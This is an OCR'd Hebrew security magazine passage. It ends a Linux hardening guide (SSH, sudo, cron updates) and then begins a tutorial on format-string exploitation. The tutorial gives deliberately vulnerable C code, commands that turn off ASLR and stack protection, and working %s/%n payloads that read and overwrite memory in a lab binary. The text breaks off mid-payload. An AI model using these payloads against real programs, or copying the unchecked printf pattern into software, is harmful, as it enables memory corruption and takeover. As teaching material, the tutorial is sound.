נדבך עיקרי באבטחת מערכות הינו אבטחה של נתוני התחברות (קרי שמות משתמש וסיסמאות). מטרתנו כמובן, היא להבטיח כי רק משתמשים מורשים יהיו מסוגלים להתחבר למערכת וכן למנוע מהתוקף גילוי (וניחוש) סיסמאות חלשות.

לינוקס שומרת נתונים אודות משתמשים וקבוצות ב-3 קבצים:

```
/etc/passwd
/etc/shadow
/etc/group
```

/etc/passwd מכיל רשימה של כל משתמשי המערכת ומאפיינם, לדוגמא:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

מבנה רשומה בנוי כדלקמן:

```
username:password:UID:GID:comments:Home Directory:Shell
```

הקשחת שירות ה-SSH

כעת, נקשיח את שרת ה-SSH הנפוץ במערכות linux. תחילה, "נכריח" את השרת להקשיב לכתובת ספציפית אחת ולא לכל הכתובות (שכנראה) מוגדרות במערכת. כמובן, נחסום גישת root ישירה כיוון שאנו רוצים שכל משתמש יתחבר דרך חשבונו בלבד (ואם הם צריכים גישת root לפעולות מסוימות - נגדיר su עבורם.

בנוסף, נבטל את האפשרות לאימות ע"י סיסמה - כלומר, הדרך היחידה להתחבר לשרת תהיה ע"פ האימות התקני של פרוטוקול ה-SSH (הווה אומר - מפתחות ציבוריים). לפרנואידים ממש - נשנה גם את פורט הגישה לפרוטוקול.

שינוי הגדרות שרת ה-SSH מתבצע ע"י עריכת קובץ ההגדרה: /etc/ssh/sshd_config:

```
# Package generated configuration file
# See the sshd(8) manpage for details
# What ports, IPs and protocols we listen for
Port 2289 #שינוי הפורט

# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress::
#ListenAddress 0.0.0.0
ListenAddress 192.168.2.10 #הגדרת כתובת ספציפית אחת
Protocol 2
```

```
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key #הגדרת מפתחות ציבוריים של קליינטים
HostKey /etc/ssh/ssh_host_dsa_key

#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
#PermitRootLogin yes
PermitRootLogin no #ביטול התחברות ישירה של חשבון מנהל
StrictModes yes
RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes

# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no

# Uncomment if you don't trust ~/.ssh/known_hosts for
RhostsRSAAuthentication
#IgnoreUserKnownHosts yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Change to no to disable tunnelled clear text passwords
#PasswordAuthentication yes
PasswordAuthentication no
# Kerberos options
```

```
#KerberosAuthentication no
#KerberosGetAFSToken no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes

# Deactivate port forwarding
AllowTcpForwarding no
#X11Forwarding yes
X11Forwarding no
X11DisplayOffset 10
PrintMotd no
PrintLastLog yes
TCPKeepAlive yes
#UseLogin no
#MaxStartups 10:30:60
#Banner /etc/issue.net
Banner /etc/issue

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*
Subsystem sftp /usr/lib/openssh/sftp-server
UsePAM yes
```

הגדרת sudo

sudo הינו יישום המעניק גמישות בבקרת הגישה המצויה במערכות לינוקס. היישום "מחליף" את מודל ה-root or nothing ומעניקה למנהל המערכת אפשרות להקצות הרשאת root לפקודות מסוימות במערכת ללא הצורך בסיסמת ה-root. קובץ ההגדרות של sudo נמצא ב-/etc/sudoers אבל עריכתו חייבת להיעשות באמצעות פקודת ה-visudo.

<u>גישה מלאה</u>

הפעולה הבאה מעניקה הרשאה מלאה - קרי root למשתמש maor, לכן שימו לב למי אתם מעניקים גישה שכזו.

```
root@maor-debian# visudo
# /etc/sudoers
# User privilege specification
root ALL=(ALL) ALL
maor ALL=(ALL) PASSWD: ALL #זו השורה שהוספנו
```

<u>גישה לפקודה מסוימת</u>

נניח כי המשתמש yosi צריך הרשאה ע"מ להריץ את tcpdump. בואו ניתן לו גישה:

```
root@maor-debian# visudo
# /etc/sudoers
# User privilege specification
root ALL=(ALL) ALL
yosi ALL=(ALL) PASSWD: /usr/sbin/tcpdump -ni eth0 #זו השורה שהוספנו
```

ביטול אתחול המערכת באמצעות צירוף המקשים CTRL+ALT+DEL

מערכות לינוקס רבות "מקבלות" אות (syscall) לאתחול המערכת עת צירוף המקשים Ctrl+Alt+Del - כן, כמו במערכות MS-DOS. כדי למנוע הפתעות לא נעימות, בואו נחסום אפשרות זו. תחילה, יש לערוך את etc/inittab/ ולשנות את השורות הבאות:

```
#What to do when CTRL-ALT-DEL is pressed.
#ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now
#נוסיף את השורה הבאה במקום זאת שמעל
ca:12345:ctrlaltdel:/usr/bin/logger -s -p auth.notice -t [INIT]
"CTRL+ALT+DEL caught but ignored! This is not a Windows(r) machine".
```

ע"מ להחל את ההגדרות, נריץ את הפקודה: init q .

עדכון המערכ(ו)ת באופן אוטומטי

אוקי, נתקלתי בהרבה מנהלי מערכות שביקשו להקל על עבודתם (ועל עומס אחריותם) בהקשר של עדכון חבילות המערכת. ובכן, אני לא ממליץ על עדכון אוטומטי לחלוטין (update + upgrade) מהסיבה הפשוטה שקיימים עדכונים הדורשים קלט ממנהל המערכת. חרף זאת, נוכל לבצע אוטומטיזציה על החלקים המשעממים.

אז ככה: נחליט כי כל בוקר, בשעה 05:30, המערכת תלקט את העדכונים הקיימים (apt-get update) , תבדוק אילו מהם באמת נדרשים למערכת (apt-show-versions -u) - ותשלח אלייך דו"ח לתיבת המייל. מה שנשאר לך - מנהל המערכת לעשות הוא לקרוא את המייל, לברור אילו מהעדכונים נחוצים ולבצע את העדכון (apt-get upgrade) בהתאם למדיניות החברה או הארגון.

תחילה, נוסיף את השורה הבאה (כחשבון root) ל-crontab:

```
root@maor-debian# crontab -e
#### Update the APT database every morning (apt-get update) ####
30 5 * * * apt-get update > /dev/null 2>&1
```

ניצור סקריפט שיתחבר ב-SSH למערכת (שוב, ללא סיסמא אלא ע"י מפתח ציבורי) שיבדוק אילו עדכונים נחוצים למערכת:

```
#!/bin/bash
#
# update_check.sh
#
# Look for servers needing updates. We trust that apt-get update has already
been done.
#
# When              Who         What
# 2015-08-31        Maor        Original version
#
MAORSERVER="maor-debian maor-debian2"
for MAORSERVER in ${MAORSERVER}
do echo ===Available updates for ${MAORSERVER}===
ssh ${MAORSERVER} apt-show-versions -u 2> /dev/null
done
```

ושוב, נוסיף פעולה ל-crontab שתריץ את הסקריפט ותשלח אליך את הדו"ח:

```
#### Checking for available updates ####
0 7 * * * /bin/bash /home/sysop/update_check.sh | /usr/bin/mail -s "Linux
Updates Available on (`/bin/date -R`)" maor@domain.com
```

כיף, נכון?

לסיום, כאמור - מערכות לינוקס הינן מודולריות - הן מורכבות מהרבה יישומים המרכיבים את הפונקציונליות שלה. חשבו על מינימליזם, כמה שפחות שירותים - ככה ייטב. בנוסף, הקפידו לתעד את המערכת. תמיד. הפעולות שהצגתי הן מנדטוריות ובסיסיות למערכות "ריקות", הווה אומר כי לכל שירות (למשל apache) יש פעולות הקשחה נפרדות. אשתדל לכתוב פוסט להקשחה יותר מעמיקה לשירותים נוספים (חשבו defense-in-depth) - אבל עד אז... זכרו כי להבדיל מחלונות, לינוקס רק נותנת לכם את האפשרות ש-"זה לא יקרה".

הנספח לאבטחת מידע

המאמר פורסם במקור כפוסט בבלוג "הנספח לאבטחת מידע" של מאור ניסן, בלוג על אבטחת מידע - מחשבות, היבטים ותיאוריה. ניתן לקרוא את הפוסט הנ"ל ופוסטים נוספים בקישור:

http://blog.isec.co.il/

מחרוזות מהסוג המסוכן - Format String Exploitation

מאת רזיאל בקר

הקדמה

תוכנה עובדת לפי סט חוקים שנקבעים על ידי המפתח, לפי החוקים האלה התהליך רץ במחשב ומבצע את תפקידו - בין אם זה דפדפן, מערכת הפעלה או עורך טקסט. ניצול כשל אבטחה בתוכנה בא לידי ביטוי בשימוש בסט של החוקים שנקבעו כדי להגיע לתוצאה אחרת, התוצאה הדרושה לתוקף כדי לגרום לתוכנה לפעול לטובתו. לפעמים, על אף שהמפתח ניסה למנוע את הפעולה הזאת.

אתם לא מתכוונים לעסוק בפיתוח חולשות? בכל זאת - אני ממליץ לכם להמשיך לקרוא. התיאוריה אינה יכולה לצייד את השכל בנוסחאות לפתור בעיות, עם זאת היא מעניקה לשכל תובנה לגבי התופעות והיחסים ביניהן ומשאירה אותו חופשי להתעלות לתחומים העליונים של הפעולה.[1]

Format-string attack היא טקטיקה נוספת לניצול כשל אבטחה. כמו גלישות חוצץ, המטרה הסופית היא דריסת מידע לשם שליטה על התוכנית לטובתינו. בנוסף, חולשות מסוג זה תלויות בטעויות של המפתח שלרוב לא מוקדש אליהן תשומת לב מכיוון שלדעתו אין לטעויות מסוג זה השפעה גדולה על הגנת התהליך. אומנם, למזלם של המפתחים כשהחולשה מובנת - קל מאוד לזהות ולהמנע ממנה.

במאמר זה אסביר את הרעיון אשר עומד מאחורי ניצול חולשת Format String וכיצד אפשר לנצל את הרעיון לטובתינו.

על מנת שתוכלו לזהות את החולשה ולממש את הכתוב במאמר, תצטרכו ידע בסיסי ב-c ו-Assembly וסביבת עבודה מתאימה (מומלצת מערכת לינוקס).

אבל ראשית, אנחנו נדרשים להבין מה הכוונה ל-Format string?

Format String

כמו כשלי אבטחה רבים בתוכנה שנולדים מעצלנות המתכנת, כך גם שגיאות Format-string. בזמן שאתם קוראים את השורה הזאת - אי שם מישהו כותב קוד. כעת, המטרה היא להדפיס מחרוזת למסך, מה שאומר שהוא צריך לכתוב משהו בסגנון הזה:

```
printf("%s", str);
```


[1] חשיבה אינטראקטיבית וקונפליקטית עמ' 578

אבל אחרי שהוא מחליט לחסוך בזמן וארגומנט, הוא יכתוב משהו כזה:

```
printf(str);
```

אני מבין את המתכנת, הרי מה הטעם להוסיף ארגומנט לפונקציה? בכל מקרה נגיע לאותה התוצאה! אז זהו, זה לא כל כך אותה התוצאה. מה שקרה כאן זה שהמתכנת גרם לכשל אבטחה שמאפשר לתוקף לקבל שליטה על ריצת התוכנית.

המתכנת העביר לפונקציה את המחרוזת שהיה צריך להדפיס ואכן - הגענו לאותה תוצאה. עם זאת, הפונקציה printf מתייחסת לארגומנט הראשון כ-Format String. כשהפונקציה נתקלת בפורמט מיוחד כמו "%s" היא "מחליפה" את הפלט בארגומנט השני.



[דוגמא ל-Format string מאת ויקיפדיה]

Format function	Description
fprint	Writes the printf to a file
printf	Output a formatted string
sprintf	Prints into a string
snprintf	Prints into a string checking the length
vfprintf	Prints the a va_arg structure to a file
vprintf	Prints the va_arg structure to stdout
vsprintf	Prints the va_arg to a string
vsnprintf	Prints the va_arg to a string checking the length

[רשימת Format functions]

נק' למימוש הכתוב במאמר:

- ביטול ה-ASLR:

```
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
```

- הידור קובץ:

```
gcc -fno-stack-protector -z execstack -o dw dw.c
```

קריאה מהזכרון

על כל פורמט מיוחד שהפונקציה מזהה בארגומנט הראשון כ-Format String, היא מצפה להחליף אותו בארגומנט נוסף. אם היא נתקלת ב-5 Format Parameters, היא מצפה לקבל עוד 5 ארגומנטים. לפני שאנחנו מתחילים לנצל אותה, אנחנו צריכים להבין איך היא עובדת. לצורך ההדגמה, ברשתונו קוד המדפיס 3 ערכים, הערך של המשתנה a ו-b והכתובת של a:


```
#include <stdio.h>

int main(int argc, char *argv[])
{
        int a = 0x1337;
        char text[1024];
        if(argc<2) {
                printf("Usage: %s <string>\r\n", argv[0]);
        }
        strcpy(text, argv[1]);
        printf(text);
        printf("\r\na = 0x%08x @a = %p", a, &a);
        return 0;
}
```

נקמפל את הקובץ בינארי ונדבג:

```
r4z@alpha:~/Documents/exploitation$ gdb -q ./a.out
Reading symbols from ./a.out...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x8048420
(gdb) run
Starting program: /home/alpha/Documents/exploitation/a.out

Breakpoint 1, 0x08048420 in main ()
(gdb) disassemble
Dump of assembler code for function main:
   0x0804841d <+0>:    push   ebp
   0x0804841e <+1>:    mov    ebp,esp
=> 0x08048420 <+3>:    and    esp,0xfffffff0
   0x08048423 <+6>:    sub    esp,0x20
   0x08048426 <+9>:    mov    DWORD PTR [esp+0x18],0xd1617a1
   0x0804842e <+17>:   mov    DWORD PTR [esp+0x1c],0x1337
   0x08048436 <+25>:   mov    eax,DWORD PTR [esp+0x18]
   0x0804843a <+29>:   lea    edx,[esp+0x18]
   0x0804843e <+33>:   mov    DWORD PTR [esp+0xc],edx
   0x08048442 <+37>:   mov    edx,DWORD PTR [esp+0x1c]
   0x08048446 <+41>:   mov    DWORD PTR [esp+0x8],edx
```

```
   0x0804844a <+45>:  mov    DWORD PTR [esp+0x4],eax
   0x0804844e <+49>:  mov    DWORD PTR [esp],0x8048500
   0x08048455 <+56>:  call   0x80482f0 <printf@plt>
   0x0804845a <+61>:  mov    eax,0x0
   0x0804845f <+66>:  leave
   0x08048460 <+67>:  ret
End of assembler dump.
(gdb) break *0x08048455
Breakpoint 2 at 0x8048455
(gdb) cont
Continuing.

Breakpoint 2, 0x08048455 in main ()
(gdb) x/4x $esp
0xffffcfd0:     0x08048500      0x0d1617a1      0x00001337      0xffffcfe8
(gdb) x/s 0x08048500
0x8048500:      "a = 0x%08x b = 0x%08x @a = %p\r\n"
```

הפונקציה printf מתייחסת לארגומנט הראשון כ-Format String ועוברת על כל תו - ברגע שמזוהה Format Parameter (מזוהה על ידי %) ותתייחס אל הערכים במחסנית כארגומנטים (בדרך כלל תוכניות ניגשות למשתנים מקומיים בעזרת חיסור מהאוגר EBP):



[המחסנית לפני הקריאה ל-printf]

אחרי שהבנו את העיקרון, השאלה היא מה יקרה כשה-Format String ידרוש 3 ארגומנטים והפונקציה תקבל רק 2? גם אתם חושבים על מה שאני חושב?

```
#include <stdio.h>

int main()
{
        int a = 0xd1617a1, b = 0x1337;
        printf("a = 0x%08x b = 0x%08x @a = %p", a, b);
        return 0;
}
```

נריץ ונקבל:

```
r4z@alpha:~/Documents/exploitation$ ./a.out
a = 0x0d1617a1 b = 0x00001337 @a = 0xf7e4610d
```

זהו, שזה לא כ"כ מעניין אותה מה נדחף למחסנית ומה לא. כשהיא מזהה Format Parameter היא מתייחסת אליו כארגומנט. התוכנית הוציאה מהמחסנית את הערך והתייחסה אליו כפרמטר. נתחיל לשחק עם זה, נדמה מצב שהמתכנת חסך בזמן ובארגומנט באמצעות הקוד:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
       char text[1024];
       static int val = 0xd1617a1;
       if(argc<2) {
              printf("Usage: %s <string>\r\n", argv[0]);
              exit(0);
       }
       strcpy(text, argv[1]);
       printf(text);
       printf("\r\n");
       printf("[DEBUG] val = 0x%08x @val = %p", val, &val);
       printf("\r\n");
       return 0;
}
```

אנחנו מקבלים ארגומנט ומדפיסים אותו למסך באמצעות הפונקציה printf, אנחנו מסיקים מכך שהמשתנה text הוא ה-Format String שאנחנו צריכים לשחק איתו, או במילים אחרות - המטרה שלנו. ננסה לצרף אליו Format Parameters:

```
r4z@alpha:~/Documents/exploitation$ ./dw AAAA
AAAA
[DEBUG] val = 0x0d1617a1 @val = 0x804a02c
r4z@alpha:~/Documents/exploitation$ ./dw AAAA%p.%p.%p.%p
AAAA0xffffd2c9.0x4c.0x4.0x41414141
[DEBUG] val = 0x0d1617a1 @val = 0x804a02c
r4z@alpha:~/Documents/exploitation$ ./dw AAAA%4\$p
AAAA0x41414141
[DEBUG] val = 0x0d1617a1 @val = 0x804a02c
r4z@alpha:~/Documents/exploitation$
```

printf קיבלה את ה-Format String, מזהה דרישה ל-Format Parameter, שולפת את הערך מהמחסנית ובמקרה הנוכחי, מדפיסה אותו למסך.

אם נרצה להדפיס מחרוזת, נמצא את המקום בזכרון של הכתובת. אחר כך נוכל להעביר אותה לקובץ הרצה ולהדפיס אותה באמצעות הפרמטר %s. לצורך ההדגמה, נדפיס את המחרוזת שמוצגת לנו כשאנחנו לא מעבירים ארגומנט לתוכנית.

```
r4z@alpha:~/Documents/exploitation$ gdb ./dw -q --batch -ex "disassemble main"
Dump of assembler code for function main:
   0x080484ad <+0>:   push   ebp
   0x080484ae <+1>:   mov    ebp,esp
   0x080484b0 <+3>:   and    esp,0xfffffff0
   0x080484b3 <+6>:   sub    esp,0x410
   0x080484b9 <+12>:  cmp    DWORD PTR [ebp+0x8],0x1
   0x080484bd <+16>:  jg     0x80484e0 <main+51>
   0x080484bf <+18>:  mov    eax,DWORD PTR [ebp+0xc]
   0x080484c2 <+21>:  mov    eax,DWORD PTR [eax]
   0x080484c4 <+23>:  mov    DWORD PTR [esp+0x4],eax
   0x080484c8 <+27>:  mov    DWORD PTR [esp],0x80485d0
   0x080484cf <+34>:  call   0x8048350 <printf@plt>
   0x080484d4 <+39>:  mov    DWORD PTR [esp],0x0
   0x080484db <+46>:  call   0x8048390 <exit@plt>
   0x080484e0 <+51>:  mov    eax,DWORD PTR [ebp+0xc]
   0x080484e3 <+54>:  add    eax,0x4
   0x080484e6 <+57>:  mov    eax,DWORD PTR [eax]
   0x080484e8 <+59>:  mov    DWORD PTR [esp+0x4],eax
   0x080484ec <+63>:  lea    eax,[esp+0x10]
   0x080484f0 <+67>:  mov    DWORD PTR [esp],eax
   0x080484f3 <+70>:  call   0x8048360 <strcpy@plt>
   0x080484f8 <+75>:  lea    eax,[esp+0x10]
   0x080484fc <+79>:  mov    DWORD PTR [esp],eax
   0x080484ff <+82>:  call   0x8048350 <printf@plt>
   0x08048504 <+87>:  mov    DWORD PTR [esp],0x80485e5
   0x0804850b <+94>:  call   0x8048370 <puts@plt>
   0x08048510 <+99>:  mov    eax,ds:0x804a02c
   0x08048515 <+104>: mov    DWORD PTR [esp+0x8],0x804a02c
   0x0804851d <+112>: mov    DWORD PTR [esp+0x4],eax
   0x08048521 <+116>: mov    DWORD PTR [esp],0x80485e8
   0x08048528 <+123>: call   0x8048350 <printf@plt>
   0x0804852d <+128>: mov    DWORD PTR [esp],0x80485e5
   0x08048534 <+135>: call   0x8048370 <puts@plt>
   0x08048539 <+140>: mov    eax,0x0
   0x0804853e <+145>: leave
   0x0804853f <+146>: ret
End of assembler dump.
r4z@alpha:~/Documents/exploitation$ ./dw $(printf "\xd0\x85\x04\x08")%08x.%08x.%08x.%s
Sffffd2c3.0000004c.00000004.Usage: %s <string>

[DEBUG] val = 0x0d1617a1 @val = 0x804a02c
```

כתיבה לזכרון

ניתן לקרוא מידע מהזכרון בעזרת Format String על ידי שימוש ב-%s כ-Format Parameter. הפונקציה מקבלת מצביע - ובוחרת להדפיס אותו. כשנשתמש ב-%n כפרמטר הפונקציה תקבל מצביע - ותכתוב אליו מידע. ה-Format String מתייחסת ל-%n כהוראת כתיבת סך הבתים שהודפסו עד כה לזכרון. התוכנית מחזירה לנו כפלט את הכתובת וערכו של המשתנה val. נעביר את הכתובת כארגומנט וכך הוא יישמר במחסנית. כעת, נדרוס אותו באמצעות ה-Format Parameter לכתיבה למצביע: %n. המשתנה val נמצא בכתובת 0x804a02c:

```
r4z@alpha:~/Documents/exploitation$ ./dw test
test
[DEBUG] val = 0x0d1617a1 @val = 0x804a02c
r4z@alpha:~/Documents/exploitation$ ./dw $(printf "\x2c\xa0\x04\x08")%p.%p.%p.%n
,�0xffffd2c9.0x4c.0x4.
[DEBUG] val = 0x00000018 @val = 0x804a02c
```


אז אנחנו יכולים לדרוס את המשתנה val, הערך שייכתב אליו תלוי במספר הבתים שהודפסו עד כה, מה שאומר שכל מה שאנחנו צריכים זה לשחק עם אורך הטקסט שמודפס כדי לשנות את הערך:

```
r4z@alpha:~/Documents/exploitation$ ./dw $(printf "\x2c\xa0\x04\x08")%p.%p.%10x.%n
,�0xffffd2c7.0x4c.         4.
[DEBUG] val = 0x0000001f @val = 0x804a02c
r4z@alpha:~/Documents/exploitation$ ./dw $(printf "\x2c\xa0\x04\x08")%p.%p.%100x.%n
,�0xffffd2c6.0x4c.
4.
[DEBUG] val = 0x00000079 @val = 0x804a02c
r4z@alpha:~/Documents/exploitation$ gdb -q --batch -ex "p 0xdf - 0x79 + 100"
$1 = 202
r4z@alpha:~/Documents/exploitation$ ./dw $(printf "\x2c\xa0\x04\x08")%p.%p.%202x.%n
,�0xffffd2c6.0x4c.
4.
[DEBUG] val = 0x000000df @val = 0x804a02c
```

בעזרת שינוי האורך של המשתנה שיצא מהמחסנית על ידי ה-Format Parameter (%[times]x), נוכל להגדיל את מה שנכתב אל המשתנה. לפני %n, הרבה זבל יכול לבוא לפני - כשהגדרנו את אורך ה-Format Parameter שיחזור זה גרם להדפסת שורות ריקות. די מגניב לערכים קטנים, אבל לערכים גדולים, כמו כתובות זכרון זה לא יעבוד.

אם נעביר מבט על הערך של val לאחר הדריסה, נבין שאנחנו יכולים לשלוט בבית האחרון (תזכרו שהבית האחרון נטען כראשון ב-DWORD בגלל ה-little endians) - התובנה הזו תעזור לנו כדי לדרוס כתובת זכרון.

לצורך ההדגמה, נכתוב ל-val את הכתובת 0xDDCCBBAA. הבית הראשון שנכתוב הוא 0xAA (*אהמ* little endians *אהמ*), 0xBB והלאה. כתיבת הערכים לכתובות: 0x0804a02c, 0x0804a02d, 0x0804a02e ו-0x0804a02f תעשה את העבודה.



יצאנו לדרך:

```
r4z@alpha:~/Documents$ ./dw $(printf "\x2c\xa0\x04\x08")%p%p%8x%n
,�0xbfd8130b0x1b3f5c  1b4f5c
[DEBUG] val = 0x0000001e @val = 0x804a02c
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0xaa - 0x1e + 8"
$1 = 148
r4z@alpha:~/Documents$ ./dw $(printf "\x2c\xa0\x04\x08")%p%p%148x%n
,�0xbfeaf3090x1b3f5c
1b4f5c
[DEBUG] val = 0x000000aa @val = 0x804a02c
```

אורך הפרמטר של %x מוגדר כ-8, באמצעות האורך אנחנו יכולים להגדיר סטנדרט למספר הבתים המוצגים. מאחורי הקלעים, אנחנו לוקחים ערך מראש המחסנית ומוצגים לנו בין 1 ל-8 בתים. מאחר והדרישה גורמת ל-val להשתנות ל-0x1e (30). נשנה את אורך הפרמטר ל-148 - וכך ייכתב אליו 0xaa. כדי לכתוב את הבית הבא, נצטרך ערך נוסף שיעמוד בראש המחסנית ויחכה שניקח אותו ונשתמש בו כדי לשחק עם אורך הפלט וכך נוכל לבחור את הערך הבא שייכתב. במקרה שלנו הערך הוא 0xbb, 187 בייצוג עשרוני. לערך מותר להכיל כל דבר, האורך חייב להיות 4 בתים וממוקום במחסנית אחרי הכתובת הראשונה שדרסנו. נשתמש ב-AAAA כערך.

הערך הבא שיישב במחסנית הוא הכתובת הבאה שנדרוס (0x0804a02d), נתייחס אליו ככתובת ונדרוס אותו בעזרת הפרמטר %n. אנחנו צריכים כתובת לדרוס, לאחר מכן ערך להדפיס כדי להגדיל את סך התוים שהודפסו עד עכשיו וכך הלאה. עם זאת, כל הכתובות משפיעות על %n - נצטרך לדייק. כדי לדייק נצטרך לקבוע את ההתחלה של ה-Format String שאנחנו מעבירים אל התוכנית. המטרה היא לבצע 4 דריסות ל-4 כתובות שונות ובשביל זה נצטרך 4 ערכי זבל (כתובת + n*-*זבל* x 4).

נצא לדרך:

```
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%8x%n
,�AAAA-�AAAA.�AAAA/�AAAAbf8bc2ef1b3f5c  1b4f5c
[DEBUG] val = 0x00000036 @val = 0x804a02c
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0xaa - 0x36 + 8"$1 = 124
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%124x%n%17x%n
,�AAAA-�AAAA.�AAAA/�AAAAbf94a2e71b3f5c
1b4f5c         41414141
[DEBUG] val = 0x0000bbaa @val = 0x804a02c
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
